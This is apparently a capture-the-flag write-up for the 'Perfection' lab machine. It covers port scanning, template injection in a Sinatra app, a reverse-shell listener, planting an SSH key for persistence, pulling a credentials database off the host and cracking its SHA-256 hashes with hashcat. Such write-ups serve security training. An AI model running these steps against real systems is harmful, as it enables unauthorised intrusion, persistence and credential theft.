
Information Gathering


1) Found open ports


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap -sV 10.10.11.253 -p- --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-04 14:22 IST
Nmap scan report for 10.10.11.253
Host is up (0.22s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE   VERSION
22/tcp   open  ssh       OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http      nginx
8000/tcp open  http-alt?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 193.59 seconds
```

2) Found a website



3) Tested the calculator


Weighted Grade Calculator — Mozilla Firefox
Weighted Grade Calculator
10.10.11.253/weighted-grade-calc
Home
About Us
Calculate your weighted grade
Calculate your weighted grade
Category
Grade
Weight (%)
Submit
Please enter a maximum of five category names, your grade in them out of 100, and their weight. Enter "N/A" into the category field and 0 into the grade and weight fields if you are not using a row.
Your total grade is 1%
1: 0%
1: 0%
1: 0%
1: 0%
1: 0%



4) It runs sinatra

Sinatra

Software

Sinatra is a free and open source software web application library and domain-specific language written in Ruby. It is an alternative to other Ruby web application frameworks such as Ruby on Rails, Merb, Nitro, and Camping. It is dependent on the Rack web server interface. It is named after musician Frank Sinatra. Wikipedia

Developer(s): Konstantin Haase


Initial release: 9 September 2007

Stable release: 3.0.2 / 1 October 2022; 17 months ago


```
<!DOCTYPE html>
<html>
  <head>
    <style type="text/css">
      body{
        text-align:center;
        font-family:helvetica,arial;
        font-size:22px;
        color:#888;
        margin:20px
      }
      #c{
        margin:0auto;
        width:500px;
        text-align:left
      }
      </style>
    </head>
    <body>
      <h2>
        Sinatra doesn't know this ditty.
      </h2>
      <img src='http://127.0.0.1:3000/__sinatra__/404.png'>
      <div id="c">
        Try this:
        <pre>
          get &#x27;&#x2F;weighted-grade-calc&#x27; do
          &quot;Hello World&quot;
          end
        </pre>
      </div>
    </body>
  </html>
```

Vulnerability Assessment

1) We can see our input reflecting on screen so we can try for ssti




2) Found ssti



Exploitation

1) Got Reverse shell




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.253] 53706
bash: cannot set terminal process group (991): Inappropriate ioctl for device
bash: no job control in this shell
susan@perfection:~/ruby_app$
```

2) Connected with ssh

```
susan@perfection:~$ ls -al
total 48
drwxr-x--- 7 susan susan 4096 Feb 26 09:41 .
drwxr-xr-x 3 root  root  4096 Oct 27 10:36 ..
lrwxrwxrwx 1 root  root     9 Feb 28  2023 .bash_history -> /dev/null
-rw-r--r-- 1 susan susan  220 Feb 27  2023 .bash_logout
-rw-r--r-- 1 susan susan 3771 Feb 27  2023 .bashrc
drwx------ 2 susan susan 4096 Oct 27 10:36 .cache
drwx------ 3 susan susan 4096 Oct 27 10:36 .gnupg
lrwxrwxrwx 1 root  root     9 Feb 28  2023 .lesshst -> /dev/null
drwxrwxr-x 3 susan susan 4096 Oct 27 10:36 .local
drwxr-xr-x 2 root  root  4096 Oct 27 10:36 Migration
-rw-r--r-- 1 susan susan  807 Feb 27  2023 .profile
lrwxrwxrwx 1 root  root     9 Feb 28  2023 .python_history -> /dev/null
drwxr-xr-x 4 root  susan 4096 Oct 27 10:36 ruby_app
lrwxrwxrwx 1 root  root     9 May 14  2023 .sqlite_history -> /dev/null
-rw-r--r-- 1 susan susan    0 Oct 27 06:41 .sudo_as_admin_successful
-rw-r----- 1 root  susan   33 Mar  4 00:29 user.txt
-rw-r--r-- 1 susan susan   39 Oct 17 12:26 .vimrc
susan@perfection:~$ mkdir .ssh
susan@perfection:~$ cd .ssh
susan@perfection:~/.ssh$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC/uoM5dw7gYwAM6UOVG4MU2rRoNg9CmzMtOOLnJ7046+8KXvRpA7JT4uK56Y9Fm/s5ma6W9armFtgeVnOQXYxtV
3QnFw96HK4TNz2ZDNmQdbYfDl3dAxzBSMVYXNJQhFmsM2uN+j+iq7O44zD/XqLn4SnenDs0Z0/ak38SusgR4w94pvHa2icK+wAXDMg+qloVqv0GTwKYqYsf3Sv3Y+INY1M9KkA38Hjmq3/+QHAuyh9ymVO/5
ZnlF3P97/X+GG7SpzcofGCvje3FElsQ0YdeNBg3Ecr3j5sa+9NZXzhH2VuRFuhRfqLsUnUklNUM1OgYAEnpXJIDiHHTE7MSy/e2qG3/6woY2C3zXPyH++I1zi/cGYrAyZX6BbHHfn+agyCgNTPHODZffS1KO
oi+PA40BjdtlefBtpq8gA4YxCoPLXiTlHf26fNu0zsN/ZvRbAwrAa06z3q9IhuHxtB9kp9O+KuW1Bj5j7u+Q03rtACunSCwzG1eo6mFukYxuxXBwG0= vigneswar@VigneswarPC" > authorized_keys
susan@perfection:~/.ssh$
```

```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
└─$ ssh susan@10.10.11.253 -i id_rsa
The authenticity of host '10.10.11.253 (10.10.11.253)' can't be established.
ED25519 key fingerprint is SHA256:Wtv7NKgGLpeIk/fWBeL2EmYo61eHT7hcltaFwt3YGrI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.253' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Mon Mar  4 10:14:58 AM UTC 2024

  System load:           0.16015625
  Usage of /:            54.9% of 5.80GB
  Memory usage:          8%
  Swap usage:            0%
  Processes:             228
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.253
  IPv6 address for eth0: dead:beef::250:56ff:feb9:17ee
```

Privilege Escalation

1) Found a database

```
susan@perfection:~/Migration$ file pupilpath_credentials.db
pupilpath_credentials.db: SQLite 3.x database, last written using SQLite version 3037002, file counter 6, database pages 2, cookie 0x1, schema 4, UTF-8, ver
sion-valid-for 6
susan@perfection:~/Migration$
```

```
susan@perfection:~$ ls
linpeas.sh  Migration  ruby_app  user.txt
susan@perfection:~$ ls Migration/
pupilpath_credentials.db
susan@perfection:~$ cd Migration/
susan@perfection:~/Migration$ file pupilpath_credentials.db
pupilpath_credentials.db: SQLite 3.x database, last written using SQLite ver
sion 3037002, file counter 6, database pages 2, cookie 0x1, schema 4, UTF-8,
 version-valid-for 6
susan@perfection:~/Migration$ python3 -m http.server -b 0.0.0.0 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
10.10.14.6 - - [04/Mar/2024 10:25:45] "GET /pupilpath_credentials.db HTTP/1.
1" 200 -
10.10.14.6 - - [04/Mar/2024 10:25:52] "GET /pupilpath_credentials.db HTTP/1.
1" 200 -
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ wget http://10.10.11.253:4444/pupilpath_credentials.db
--2024-03-04 15:55:51--  http://10.10.11.253:4444/pupilpath_credentials.db
Connecting to 10.10.11.253:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8192 (8.0K) [application/octet-stream]
Saving to: 'pupilpath_credentials.db'

pupilpath_credenti 100%[===============>]   8.00K  --.-KB/s    in 0.02s

2024-03-04 15:55:52 (378 KB/s) - 'pupilpath_credentials.db' saved [8192/8192
]


┌──(vigneswar㉿VigneswarPC)-[~]
└─$
```

2) Found hashes

```
sqlite> .tables
users
sqlite> select * from users;
1|Susan Miller|abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
2|Tina Smith|dd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57
3|Harry Tyler|d33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393
4|David Lawrence|ff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87a
5|Stephen Locke|154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8
sqlite>
```

3) Found a mail

```
susan@perfection:/var/mail$ cat susan
Due to our transition to Jupiter Grades because of the PupilPath data breach, I thought we should also migrate our credentials ('our' including the other st
udents

in our class) to the new platform. I also suggest a new password specification, to make things easier for everyone. The password format is:

{firstname}_{firstname backwards}_{randomly generated integer between 1 and 1,000,000,000}

Note that all letters of the first name should be convered into lowercase.

Please hit me with updates on the migration when you can. I am currently registering our university with the platform.

- Tina, your delightful student
```

4) Cracked the hash

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ hashcat -a 3 -m 1400 'abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f'  'susan_nasus_?d?d?d?d?d?d?d?d?d'
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-9300H CPU @ 2.40GHz, 1413/2890 MB (512 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Brute-Force
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
```

```
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus_413759210

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1400 (SHA2-256)
Hash.Target......: abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a3019934...39023f
Time.Started.....: Mon Mar  4 16:15:58 2024 (4 mins, 1 sec)
Time.Estimated...: Mon Mar  4 16:19:59 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: susan_nasus_?d?d?d?d?d?d?d?d?d [21]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1363.9 kH/s (0.29ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 324558848/1000000000 (32.46%)
Rejected.........: 0/324558848 (0.00%)
Restore.Point....: 324556800/1000000000 (32.46%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
